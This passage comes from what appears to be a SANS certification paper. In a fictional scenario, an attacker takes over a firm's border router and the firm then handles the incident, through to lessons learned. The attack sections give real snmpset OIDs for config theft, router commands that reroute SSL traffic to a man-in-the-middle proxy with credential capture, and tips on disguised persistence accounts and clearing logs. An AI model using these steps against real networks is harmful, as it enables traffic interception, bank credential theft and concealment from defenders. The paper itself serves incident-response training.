Initiate TFTP transfer of config to router:

```
snmpset $router $string .1.3.6.1.4.1.9.2.1.50.$nms s $conffile
```

Saving resulting config to NVRAM:

```
snmpset $router $string .1.3.6.1.4.1.9.2.1.54.0 i 1
```

Saving config to tftp server:

```
snmpset $router $string .1.3.6.1.4.1.9.2.1.55.$nms s $conffile
```

Fortunately for M0n3yb@g\$, SolarWinds created easy to use tools for this sort of thing.




Figure 8 - Cisco Config Download

The Cisco Config Downloader provides the option for downloading the current active configuration known as the “running-config” or the saved configuration file in NVRAM known as the “startup-config.”



Figure 9 - Cisco Config Download Running-Config

The next graphic shows the successfully downloaded running configuration file achieved through the cracked SNMP community string. Notice that the utility displays a privileged local username and password pair admin/routerjockey. It's worth mentioning that SolarWinds automatically installs and starts a TFTP server for the file transfer making the job that much easier.




Figure 10 - Router Configuration Obtained

Using the username and password provided M0n3yB@g\$ telnets into the device and achieves privileged mode access to FET's Internet border router. It's also worth mentioning here that the same tool could have been used to modify and allow telnet access to the device had it not already been open.




Figure 11 - Router Login Achieved

M0n3yB@g\$ now has complete control of the border router and continues with his exploitation by making routing changes to the device. M0n3yB@g\$ applies policy based routing to have all SSL based traffic redirected to his host which also acts as a router. Policy based routing is a set of conditions that can be programmed into the router for the purposes of taking action when those conditions are matched. In this case the policy is to reroute SSL traffic when it arrives on the inside interface of the router and forward it on the attacker's proxy. Below is a history of the commands that were applied to the router.

```

C:\WINNT\System32\cmd.exe - telnet 192.168.151.220
line aux 0
line vty 0 4
  password calence
  login local
!
end

Border-RTR#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Border-RTR(config)#access-list 100 permit tcp any any eq 443
Border-RTR(config)#access-list 100 permit icmp any any
Border-RTR(config)#route-map SSL permit 10
Border-RTR(config-route-map)#match ip address 100
Border-RTR(config-route-map)#set ip next-hop 192.168.151.38
Border-RTR(config-route-map)#end
Border-RTR#conf t
07:11:29: %SYS-5-CONFIG_I: Configured from console by admin on vty0 <192.168.151.38>
Enter configuration commands, one per line. End with CNTL/Z.
Border-RTR(config)#int fa 0/1
Border-RTR(config-if)#ip policy route-map SSL
Border-RTR(config-if)#end
Border-RTR#
07:11:58: %SYS-5-CONFIG_I: Configured from console by admin on vty0 <192.168.151.38>

```

Figure 12 - Policy Based Routing Applied

The next hop IP is M0n3yB@g\$ router. Had the host not been on the same subnet the command syntax would have been slightly different but not significant for the purposes of this paper.

The command: `debug ip policy` and `term mon` were applied to the router to verify that policy based routing was working properly. The screenshot bellows verifies policy routed traffic from our NAT IP 192.168.151.228 to M0n3yB@g\$ router.

```

Select C:\WINNT\System32\cmd.exe - telnet 192.168.151.220
07:27:43: IP: route map SSL, item 10, permit
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31 <FastEthernet0/1>, len 142, policy routed
07:27:43: IP: FastEthernet0/1 to FastEthernet0/1 192.168.151.38
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31, len 244, policy match
07:27:43: IP: route map SSL, item 10, permit
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31 <FastEthernet0/1>, len 244, policy routed
07:27:43: IP: FastEthernet0/1 to FastEthernet0/1 192.168.151.38
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31, len 244, policy match
07:27:43: IP: route map SSL, item 10, permit
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31 <FastEthernet0/1>, len 244, policy routed
07:27:43: IP: FastEthernet0/1 to FastEthernet0/1 192.168.151.38
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31, len 394, policy match
07:27:43: IP: route map SSL, item 10, permit
07:27:43: IP: s=192.168.151.228 <FastEthernet0/1>, d=63.210.164.31 <FastEthernet0/1>, len 394, policy routed
07:27:43: IP: FastEthernet0/1 to FastEthernet0/1 192.168.151.38
Border-RTR#no debug ip pol
Policy routing debugging is off
Border-RTR#

```

Figure 13 - Policy Based Routing Confirmed

Now that SSL traffic is being redirected to 192.168.151.38 everything is in place

from a network environment to launch a man-in-the-middle attack. M0n3yB@g\$ chooses to use the SSL utility Achilles to spy into SSL traffic initiated from FET's network and a destination of the Internet. Achilles permits that SSL data to be read on the host running the software by acting as an SSL proxy. Achilles will falsify the identity credentials of the web server (in our case a digital certificate of the bank site) to the web user and then negotiate a legitimate SSL session with the bank site for the actual transmission. As Achilles decrypts information provided by the web user it can be configured to log/display the information in clear text before it is re-transmitted over the second SSL session with the bank. Below is a sample of Achilles running on 192.168.151.38.




Figure 14 - Achilles Console

A FET web user behind the firewall shortly initiates a web connection with a banking site and advertises at source address of 192.168.151.228 (NAT IP) as the traffic passes the firewall. The web user's browsers can determine that there is something immediately wrong with the digital certificate as shown below. It has not been authenticated by a trusted 3rd party like Verisign. However, it is fairly trivial to generate a certificate that contains false information concerning a banking company. In this case M0n3yb@g\$ decided it was not worth the effort.




Figure 15 - SSL Certificate Prompt

Unfortunately digital certificates are a mystery to most end users so upon further inspection the web user chooses to trust the certificate issuer and proceed.




Figure 16 - SSL Certificate Inspection

The FET web user attempts to login in to their bank site with the login username 123456789 as shown below in figure 14 (Notice it is an SSL session):




Figure 17 - Online Bank Login Screen

As the web user submits the information M0n3yB@g\$ is watching the Achilles console and captures the following information in figure 15:




Figure 18 - Achilles SSL Data Interception

Notice that the username "123456789" is captured along with the password entered "bankkey." At also worthy to point out that Achilles capture the host and referrer web address. They have been masked here for privacy purposes but certainly information useful to the attacker. Achilles also has the capability to log this information directly to a text file.

Keeping Access:

M0n3yB@g\$ attack has been successful so he may want to do a couple of things to keep access to the network. Since having access to the router is key he many want add himself a local privileged account on the router just in case Manny Jobs decides to change SNMP strings and/or local account credentials. Having a local account with a legitimate looking name such as service may go unnoticed and potentially save time in the event the configuration changes on

the device. Another technique is to create a user from an email address gleaned off a website. If it is possible to get the information of a high ranking individual within the organization, it can often keep support staff from questioning senior staff as why they have their own local login on the router. M0n3yB@g\$ may also want to see what other hosts or devices he can access from the compromised host. There is a very real potential that this trust exploitation could exist due to weak security. Having access to multiple hosts improves M0n3yB@g\$ odds of keeping access and also provides him with a possible place to launch future attacks from.

Covering Tracks

Because most of the attack was exercised at the perimeter of the network clean-up may not be as significant as other types of attacks. We can only assume that M0n3yB@g\$ launched his attack from a host on someone else's network. Still it's good practice to at least clear the local logs on the router. The internal syslog messages on the router can be clear with the following command: `clear logging`

The Incident Handling Process

Preparation

Manny Jobs generally has his hands full with day to day operations at FET but is ultimately responsible for security incident handling. As typical of smaller organizations, FET doesn't have the technology staff to currently dedicate an entire personnel resource to network security so Manny is exploring some outsourced options until such a time arrives. Manny and the senior management of FET are acutely aware of security risks that face their business and as such have formed a corporate security team comprised of a dedicated representative from each department. Below is a structure for the security team:




Figure 19 - Security Team Chart

In addition to the team members outlined in the chart from figure 16, the Director of HR communicates the meeting notes with an external FET legal consultant. There are mandatory monthly meetings that occur on the second Friday of each month where Manny provides an overall company security posture update which includes a review of any security incidents, risk assessment based on new vulnerabilities and threats identified through a number of sources.

A driving force behind the creation of the corporate security team was in large part due to agreements held with other business partners requiring certain levels of security enforcement and protection of confidential trade secrets. FET recognized the business benefits to providing a safe and secure network environment and as such developed a company security policy. The security policy is a work in progress as incident handling policy section was recently added and continually reviewed on an as needed basis and at a minimum every quarter through FET's document control procedure.

The FET security policy contains the following policy sections⁴:

- Employee Internet Usage Policy
- Employee Company Systems Access Policy
- Contractor Computer and Network Access Policy
- E-mail Policy
- Remote Access Policy
- Incident Handling Policy

Below are some excerpts from FET's Incident Handling Policy that describe criteria for incidents and approved preparatory components that also convey a standard procedure for incident escalation and response:

FET defines a security incident as one or more events that negatively impact the normal business operations and/or jeopardizes the security and/or information of the company or FET employees. Malicious code, forced network system entry, unauthorized system access, and data theft are some but not all examples of security incidents. FET has a number of systems to identify and alert when security events can constitute an incident. These systems are:

- Corporate Antivirus Systems
- Network Based Firewalls
- Network Based Intrusion Detection
- Network Device Management Systems
- Operating System Event Logs
- Help-Desk Reported Events

The key preparation components of FET's Incident Handling section are:

Incident Assessment Plan: After a security incident is identified a severity risk level is assigned by the security team lead with levels of:

- Low
- Moderate
- Severe
- Catastrophic

Emergency Communications Plans: This is used for Incidents that are assigned risk levels of Severe or Catastrophic. It includes a call tree of key personnel to notify and meeting requirements in the event of high risk incidents.

Meeting Room and Reporting Facilities: Identifies where and how an incident response meeting is to take place.

⁴ "The SANS Security Policy Project" URL: <http://www.sans.org/resources/policies/>

Communication Coordination: Outlines the reporting structure so that incidents are escalated in a logical progression to appropriate personnel.

Jump Bag Location: Identifies the location and components such as hardware and software spares contained in the bag. Also contains system access information as well as physical security components such as data center access badges and facility master keys.

Identification

Below is a timeline that describes the attack and incident response time frames.

Stages of the Attack: (2.5 hours excluding reconnaissance work)

Wednesday, February 23, 2005		Reconnaissance /Scanning Stage
	6:30 AM	Company Discovery
		Whois Lookup and Nslookup
	8:00 AM	Target Host Identified
		Nmap Scans Initiated
		Exploit Stage
	8:30 AM	SNMP Attack Executed
	10:00 AM	Route Table Modified
		Keeping Access Stage
	10:15AM	Additional Account Created
		Additional Community Strings Added
	10:30 AM	Covering Tracks
		System Logs Cleared

The Incident Handling Process: (Total Response Time 4 hours excluding follow-up meeting)

Wednesday, February 23, 2005		Identification Phase
	12:30 PM	Event Reported
	12:40 PM	Helpdesk Ticket Opened
	1:15 PM	Incident Identified
		Containment Phase
	1:30 PM	Incident Meeting Called
	2:00 PM	Internet Access Cut
		Eradication Phase
	2:15 PM	Cause of Incident is Investigated
		Prepare recovery equipment and config
		Notify user of potential data leak.
		Recovery Phase
	4:30 PM	Replacement Router deployed

Thursday, February 24, 2005

6:00 PM

Additional Security Measures Applied
Incident Close Out Meeting

According to the security incident reported filled out by Manny on February 23rd, 2005 an FET user first reported abnormally slow web performance at around 12:30pm that day. The user noticed a usually long wait period for page content to be displayed and was also prompted to accept an SSL certificate for the purposes of conducting an online banking session. As part of a normal technology service request Manny always fills out a helpdesk ticket to log all trouble_g and support issues. The helpdesk ticket was opened at 12:40pm. Upon further review of the system Manny determines that the performance issue is directly related to the SSL based traffic and notices the false identity certificate prompt. He realizes that this is also the case with all network PCs that attempt to access SSL enabled sites. At this point it is 1:15pm and Manny realizes that the support issue needs to transition to a security incident. It's clear at this point that normal SSL traffic is being intercepted or proxied. He records the information in the helpdesk ticket and starts the formal process of declaring a security incident by starting a formal report as approved by the corporate security team. At this point the only thing Manny knows is that SSL based traffic is being manipulated so he reviews_g his network management platform for any indications of a problem. After running a change-audit report he notices that the perimeter Internet router's running-configuration file is different than the start-up_g. Viewing the details (and the differences of the configurations) shows policy based routing changes and new access-control lists in the running-configuration. Normally SNMP alerts are sent when configuration changes are made and written to memory but in this case nothing was written to the devices memory and no alarm was_b triggered. Manny_g uses the FET approved processes for protecting evidence by maintaining a chain of custody⁵.

All information documented is maintained in a clean log book and each incident has a unique number assigned to it. The evidence is recorded into the log book and a unique identification number is given for each piece of evidence recorded_g. The book is maintained in the FET vault with the Jump Bag. Only the Human Resources director and FET President maintain keys to the vault. FET Policy dictates that an escort accompanies Manny to the vault. That escort serves as a witness in maintaining the chain of custody.

⁵ Collect and protect information associated with an intrusion.
<http://www.cert.org/security-improvement/practices/p048.html>

Containment

Manny knows that the perimeter router has been compromised but at this point he is not entirely sure how. He knows that the only network access to the device is through telnet and SNMP. Manny quickly realizes that both of these services are open to the Internet after reviewing the configuration file of the device. It is now 1:30pm and although Manny would like to resolve the issue as quickly as possible he does not rush through incident handling process to apply a quick fix to the problem. Although it impacts some business functions, Manny decides to call an emergency meeting of the corporate security team and recommends a brief period of Internet downtime. A meeting is not typically necessary unless the issue is deemed severe or catastrophic by Manny. Manny explains to the team that he needs to cut Internet connectivity for a period of time to investigate the security situation in order to contain the network security breach and verify that additional trust exploitation scenarios could not occur. He will additionally inspect the Internet NIDS and firewall devices for logs of SSL based traffic. This will provide some additional insight to other SSL sites visited during the security compromise. The perimeter router is part of the FET network and firewall policy rules will need to be inspected to assess any risks. Manny backs up the running configuration file on the perimeter router and also saves a copy of the SSL proxy certificate for backup purposes. He then cuts access to the Internet by pulling the outside interface cable and begins the process of evaluating FET's firewall policy.

Eradication

Manny has another identical router as a cold spare so he prepares to replace it with the compromised device. He has a backup of the original configuration so he places it on the device and then removes all network management access to the device for the time being by issuing the following commands from configuration mode:

Commands:

```
Configure terminal
Line vty 0 4
no login
no snmp community string rw am
no snmp community string ro ca
```

Manny is planning on taking the compromised device offline and securing it for additional forensic investigation. Obviously Manny will again at some point need SNMP based information from this device as well as remote terminal access to the removal of remote access services is temporary until he can develop a configuration that will secure access more adequately.

Manny determines that no trust exploitation scenario could occur from his perimeter router after a complete review of FET firewall rule base.

In addition to the network compromise the FET web user has potentially leaked bank account login credentials and/or other personal information to the attacker and is immediately advised of the situation. FET's responsibility is to notify their users when personal data may have been exposed.⁶ The user may wish to consult the banking institution for handling of any potential related issues. Manny provides the user with his contact information so that he may provide incident evidence and response information if necessary.

¹ "Incident Handling Step-by-Step and Computer Crime Investigation."
SANS INSTITUTE – Track 4 - 4.1 2004

Recovery

Recovery from the incident from FET's perspective will be fairly messy. Although the incident_g has been identified and eradicated, the real damage in the form of bank information misuse could have already occurred or might in the near future. Manny actively pours through the logs obtained from the firewall and NIDS appliances to identify SSL based traffic and then notify users as appropriate. Fortunately spare hardware was available and the original router was not powered down yet for evidence preservation reasons. For now Manny deploys a new device with remote access services stripped and restores Internet connectivity at 4:30pm. In addition to this Manny consoles directly to the router to monitor and observe any unusual activity and validate that the threat has been eradicated.

© SANS Institute 2000 - 2005, Author retains full rights.

Lessons Learned

Now that normal and secure network operations have been restored, Manny Jobs finalizes writing a lessons learned report. The report will be shared and reviewed by the FET security team. Components of the report include the following:

Why did the incident occur?

- Improper device hardening left the SNMP service open to attack and the FET perimeter router subject to attack and exploitation
- Inadequate alerting mechanisms for handling device configuration changes to critical network devices
- End user's lack of understanding related to certificate acceptance

Recommendations for mitigating the risk of similar incidents.

- Implement NIDS module for the perimeter router itself
- Disable unnecessary services such as CDP, Proxy-arp, and select ICMP types
- Deploy a central AAA server for all authentication, authorization, and accounting. Specifically tune the log and alert process to issue alarms when privilege level commands are entered on network devices.
- Re-review incident handling policy and specifically items that relate to presumption of privacy. Engage legal consultant and develop a standard security banner for all network accessible devices
- Design and implement an out-of-band management network and utilize secure transport such as SSH as an alternative to telnet.
- Secure SNMP access to and from approved network management system within the out-of-band network.
- Implement Event Correlation Software for managing security events and providing assistance with incident identification
- Conduct periodic network security assessments to gauge overall network posture as it relates to security
- Implement employee Internet security awareness training

Manny has also created a time table for implementing addition security measures:

Near-Term Action Items

(To be completed within 2 months)

- NIDS Module for Router
- Review incident handling policy
- Apply recommended device hardening
- Employee Security Training

Long Term Action Items

(To be completed within 9 months)

- Deploy AAA server
- Design Out-of-Band Management Network
- Implement Event Correlation Software Solution
- Conduct Network Assessment

Manny finalizes the report and distributes to the security for review at the next meeting.

© SANS Institute 2000 - 2005, Author retains full rights.

References

1. "Incident Handling Step-by-Step and Computer Crime Investigation."
SANS INSTITUTE – Track 4 - 4.1 2004
2. "The SANS Security Policy Project" URL:
<http://www.sans.org/resources/policies/>
3. "Collect and protect information associated with an intrusion."
URL: <http://www.cert.org/security-improvement/practices/p048.html>
4. NMAP Security Scanner URL: <http://www.insecure.org/>
5. The Internet Engineering Task Force URL: <http://www.ietf.org/>
6. SolarWinds Network Management Software URL: <http://www.solarwinds.net/>
7. Maven Security Consulting URL: <http://www.mavensecurity.com/achilles>
8. "American Registry for Internet Numbers" URL: <http://www.arin.net/>
9. Cisco Secure Encyclopedia
<http://www.cisco.com/cgi-bin/front.x/csec/idsAllList.pl>
10. ASG-Sentry: A Secure Method of Using SNMP
<http://www.asg-sentry.com/Resources/ASG-Sentry-SNMP-Security.pdf>
11. SSL Basics from Verisign, Inc.
http://www.verisign.com/products-services/security-services/ssl/page_006491.html
12. XADM: How Secure Sockets Layer Works
<http://support.microsoft.com/default.aspx?scid=kb;EN-US;q245152>
13. How to tell if digital certificate is trustworthy in Office XP
<http://office.microsoft.com/en-us/assistance/HA010347541033.aspx>